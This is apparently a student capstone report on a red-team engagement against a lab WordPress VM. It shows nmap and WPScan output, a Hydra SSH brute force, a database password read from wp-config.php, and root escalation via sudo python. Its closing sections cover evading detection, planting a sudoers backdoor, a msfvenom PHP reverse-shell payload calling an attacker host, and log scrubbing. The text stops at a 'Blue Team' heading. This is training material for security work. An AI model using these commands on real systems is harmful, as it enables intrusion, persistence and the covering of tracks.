Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Team of Ten: Flavio, Muzzamil, Rafael, Patryk, Monwar, Chike, Anna, Gerard, RJ and Vanessa

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1 (capstone)

IPv4: 192.168.1.100
OS:Ubuntu 18.04.4 LTS
Hostname:ELK

IPv4:192.168.1.110
OS:Linux 3.2-4.9
Hostname:Target1

IPv4:192.168.1.115
OS:Linux 3.2-4.9
Hostname:Target2

Red Team

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
Open access to SSH 22	If SSH (port 22) is left open, there is the possibility of a brute-force attack.	There is no direct impact however this is still dangerous because attacker can craft an attack method that circumvents having ssh open. ie brute force attack.
Enumerate usernames in wordPress	The aim is to identify valid usernames on the system	There are no direct impacts to username enumeration however every attacker wants to gather lots of information and this will determine the approach used in attack.
User ID susceptible to Brute-force attacks (CWE-307)	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the wordpress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

Exploits Used

Exploitation: V1 “Open access to SSH 22”

- **How did you exploit the vulnerability?**

  Running nmap against the network (192.168.1.0/24).

  ‘nmap -sS -A 192.168.1.0/24’

- **What did the exploit achieve?**

  It enumerated the open ports and services and names of machines on the network. Target one machine has port 22 open. This was exploited in the attack

```
root@Kali:~# nmap -sS -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 17:49 PST
Nmap scan report for 192.168.1.1
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00065s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36940/tcp6  status
|   100024  1          37752/udp   status
|   100024  1          43659/tcp   status
|_  100024  1          49062/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Exploitation: V2 “Enumerate usernames in WordPress”

Find users/authors of this WordPress website can help attackers craft an approach as part of a larger attack.

- **How did you exploit the vulnerability?**
  - WPScan version 3.7.8
  - WPScan returns: WordPress version 4.8.7 is used on this website.
  - Research known vulnerabilities of version 4.8.7
  - Enumerate Users via “Author ID Brute Forcing”
- **What did the exploit achieve?**
  - Users(s) Identified: steven & michael
  - Confirmed by: Login Error Messages
- **Command:**
  - `wpscan –url http://192.168.1.110/wordpress --enumerate u`

Exploitation: V2 “Enumerate usernames in WordPress”

WPScan determines WordPress version 4.8.7 is vulnerable to “Author ID Brute Forcing” attacks.



```
File  Actions  Edit  View  Help

down (URL using bad/illegal format or missing URL)
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Nov  6 06:29:39 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
```

```
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (5 / 10) 50.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (6 / 10) 60.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Fri Nov  6 06:29:43 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.663 KB
[+] Memory used: 110.742 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

Exploitation: V3 “User ID susceptible to Brute-force attacks (CWE-307)”

Summarize the following: Brute force attack against the username michael


- **How did you exploit the vulnerability?**
  - Using xHydra software -- a network logon cracker
  - ssh brute force attack on Apache server1
  - host:192.168.1.110:22/
- **What did the exploit achieve?**
  - User(s) michael password found
  - Password: “michael”
- **Command:**
  - `hydra -s 22 michael -p yourpass -t16 192.168.1.110 adam6500`
  - ssh login command: `root@Kali:~# ssh 192.168.1.110 -l michael`
  - michael@192.168.1.110’s password: “michael”


Result(s): Attacker can login using Michael’s credentials with WordPress “Author” permissions.

Exploitation: V3 “User ID susceptible to Brute-force attacks (CWE-307)”


Remote development/author access to Webserver1 (Target 1 VM)

xHydra brute force attack





ssh login to Apache Webserver 1



Exploitation: V4 “Root password of the database in the wordpress configuration file”

- **How did you exploit the vulnerability?**

  SSH into Michael’s account and then located the wp-config.php file and discovered the MySQL database login credentials.

- **What did the exploit achieve?**

  Obtained database MySQL login credentials.

- **Commands:**

`ssh michael@192.168.1.110`

`find -iname wp-config.php`

`cd /var/www/html/wordpress`

`cat wp-config.php`

Result: “R@v3nSecurity”

```
michael@target1:/var/www/html/wordpress$ pwd
/var/www/html/wordpress
michael@target1:/var/www/html/wordpress$ cat wp-c
                                          .php  wp-content/          wp-cron.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation: V5 “Privilege escalation via sudo python”

- **How did you exploit the vulnerability?**
  - In My SQL Database, commands;

    show database

    use word press

    show tables

    select * from wp_users
  - Copied Steven’s unsalted password hash from MySQL database saved to wp_hashes.txt
  - Cracked via John the Ripper
    - pw: pink84
  - SSH into Steven’s account
  - Escalated to root via sudo python

Exploitation: V5 “Privilege escalation via python script”


- **What did the exploit achieve?**
  Escalated access to root level
- **Commands:**

  sudo -l

  sudo python

  >>>import os

  >>>os.system(“/bin/bash”)



Avoiding Detection

Stealth Exploitation of Target 1

Vulnerability	Monitoring Overview	Mitigating Detection
Open access to SSH 22	• SSH login Alert • Monitor SSH Port through triggers • Detect suspicious access to monitor geo-location and hour based alerts	• Use a jump server in the network • Attack through a different port
Enumerate usernames in WordPress	• HTTP Response Status Code Alert • Triggered at thresholds above 400	• Use command line sniffing rather than automated program like wpscan
User ID susceptible to Brute-force attacks (CWE-307)	• Excessive HTTP Error Alert • This alert measures the number of times an HTTP Response Status code is over 400 • The alert would fire at a threshold of more than 5 attempts in 5 minutes.	• Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command • Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch
Root password of the database in the WordPress configuration file	• Detect words like a user, password or email in a string or config files using tools like Gittyleaks, Repo Security Scanner or GitGuardian generating alert logs.	• An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.
Privilege escalation via sudo python (CVE-2006-0151)	• SQL Database Alert - unauthorized access atttempts • Triggers when external or unauthorized IPs make connections	• Find other vulnerabilities in the kernel and exploit them for root access

Maintaining Access

Backdooring the Target

Backdoor Overview


- When exploiting a vulnerability and gaining root privileges of a target machine is highly desirable to leave backdoors that maintain access if vulnerability is detected and blocked

Backdoor Technical steps

- Created a backdoor access creating new local users with sudo access in the target:
  - created new random local users
  - added a new line to the /etc/sudoers file:
    - *<USER> ALL=(ALL) NOPASSWD: ALL*
- PHP payload uploaded to the WordPress PHP plugin to maintain a reverse shell connection to the server:
  - MSFVenon:
    - *msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > shell.php*
- Manipulated logs to avoid detection:
  - Commands:
    - *cat logfile | grep -v "102.168.100.102" >> logfile.mod*
    - *mv logfile.mod logfile*

Blue Team

